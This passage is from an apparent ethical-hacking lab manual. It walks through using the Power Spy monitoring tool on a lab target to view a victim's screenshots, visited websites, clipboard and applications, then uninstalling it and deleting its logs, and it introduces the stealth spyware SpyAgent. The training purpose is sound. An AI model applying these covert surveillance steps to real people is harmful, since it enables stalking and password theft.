
34. The **Run as administrator** window appears; click **Run**.

    Note: If a **User Account Control** pop-up appears, click **Yes**.



35. The **Enter login password** window appears; enter the password that you set in **Step 16**; click **Submit**.


    Note: Here, the password is **test@123**.



36. In the **Register product** window, click **Later**.
37. The **Power Spy Control Panel** window appears. Click on **Stop monitoring** to stop monitoring the user activities.
38. Click **Applications executed** from the options to check the applications running on the target system.


39. A window appears, showing the applications running on the target system, as shown in the screenshot.

Note: The image on the screen might differ in your lab environment, depending on the user activities you performed earlier as a victim.




40. Click the **Screenshots** option from the left-hand pane to view the screenshot of the victim machine.

    Note: The image on the screen might differ in your lab environment, depending on the user activities you performed earlier as a victim.



41. Click the **Websites Visited** option from the left-hand pane to view the websites visited by the victim.



42. Similarly, you can click on other options such as **Windows Opened**, **Clipboard**, and **Event History** to check other detailed information.

    Note: Using this method, an attacker might attempt to install keyloggers and thereby gain information related to the websites visited by the victim, keystrokes, password details, and other information.

43. Navigate back to the **PowerSpy Control Panel** and click on **Uninstall** button from the right pane of the window, to uninstall the tool.

44. A **Notice** pop-up appears click on **Yes**.

45. Another **Notice** pop-up appears about deleting the logs, click on **Yes**.

46. In **Power Spy Uninstall** pop-up window click on **Yes**, to uninstall Power Spy.
47. Once uninstallation is finished, **Power Spy Uninstall** pop-up window appears, click **OK**.
48. Close all open windows on the target system (here, **10.10.1.19**).
49. Close **Remote Desktop Connection** by clicking on the close icon (**X**).
50. This concludes the demonstration of how to perform user system monitoring and surveillance using Power Spy.
51. Close all open windows and document all the acquired information.


Task 2: User System Monitoring and Surveillance using Spytech SpyAgent

Spytech SpyAgent is a powerful piece of computer spy software that allows you to monitor everything users do on a computer—in complete stealth mode. SpyAgent provides a large array of essential computer monitoring features as well as website, application, and chat-client blocking, lockdown scheduling, and the remote delivery of logs via email or FTP.

